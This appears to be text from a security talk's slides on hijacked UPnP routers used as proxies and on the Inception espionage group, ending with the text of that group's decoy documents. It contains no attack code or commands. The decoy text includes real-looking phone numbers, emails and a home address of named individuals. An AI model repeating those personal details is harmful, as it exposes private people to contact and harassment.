
4 million vulnerable devices





# So who's using this?

- 62% were to Google DNS
  - Censorship avoidance?
- 37% were to Web Analytics servers
  - Mostly to \*.trafficjunky.net
  - Click fraud / Advertising?
- <1% was something else...






# Attack #5

Level: State sponsored



# Onion routing

- One group chained together router proxies
- Process of building and tearing down connections appeared automated
- UPnP command packet also forwarded through routers
- Each port is first connected to duckduckgo for testing before use in tunnel






# Inception group

- Active since 2014 or earlier
- Targeting Embassies, Energy, Aerospace, Defense, Government, Media, Research
- Toolset includes Windows, \*nix, Android, iOS, and Blackberry
- Known to insert 'false flags' to mislead researcher
- High level of OPSEC
- Makes extensive use of public infrastructure for C&C





# Decoy documents



CONFÉRENCE DES NATIONS UNIES SUR  
LE COMMERCE ET LE DÉVELOPPEMENT



UNITED NATIONS CONFERENCE  
ON TRADE AND DEVELOPMENT

## NOTIFICATION

Third Ad Hoc Expert Group Meeting on  
Consumer Protection

Geneva, 22 and 23 January 2015

The third Ad Hoc Expert Group Meeting on Consumer Protection will be held on Thursday, 22 January, and Friday, 23 January, in room XII of the Palais des Nations.

Background

Diplomatic Car for Sale  
ChevroletOptra



Professor Nikolay N. Smirnov  
Head of Wave Processes Laboratory  
Vice-dean for the Faculty of  
Mechanics & Mathematics  
Moscow M. V. Lomonosov  
State University  
Moscow 119992, Russia  
<http://www.ism.ac.ru/guests/volnosaz/>  
Tel. +7 495 939 1190



Профессор Н. Н. Смирнов  
Заведующий лабораторией волновых процессов  
Заместитель декана механико-математического  
факультета  
Московского Государственного  
Университета им. М.В. Ломоносова  
Москва 119992, Россия  
<http://www.math.msu.ru/departments/volnosaz/>  
E-mail: [ebisun1@mech.math.msu.su](mailto:ebisun1@mech.math.msu.su)  
[mech.math.msu@inbox.ru](mailto:mech.math.msu@inbox.ru)

Fax: +7 495 939 3754



Горбулин Дмитрий Владимирович

Телефон: +38 050 326 66 26 моб.

e-mail: [dvg.donbass@yandex.ru](mailto:dvg.donbass@yandex.ru)

Skype: biker\_dvg

Адрес: 340001, г. Донецк, ул. 50 – летия СССР, д.108, кв.31.

Year of manufacture:  
Color:  
Engine:  
Transmission:



ДИЗЕЛЬЗИПСЕРВИС  
ГАРАНТ СТАБИЛЬНОЙ ЭНЕРГИИ

Адрес: 192007, г. Санкт-Петербург,  
ул. Рахманов, д. 27  
Тел.: (812) 333-18-14, 677-74-05  
438-04-93

Дата: 05.09.2014

Уважаемые господа!

В настоящее время ГК «Дизельзипсервис» предлагает:

1. Судовые дизельные двигатели для скоростного и грузового флота: осуществляем полную комплектацию всех потребностей парокорбля к навігационным и плановым работам в поствнавігационный период;
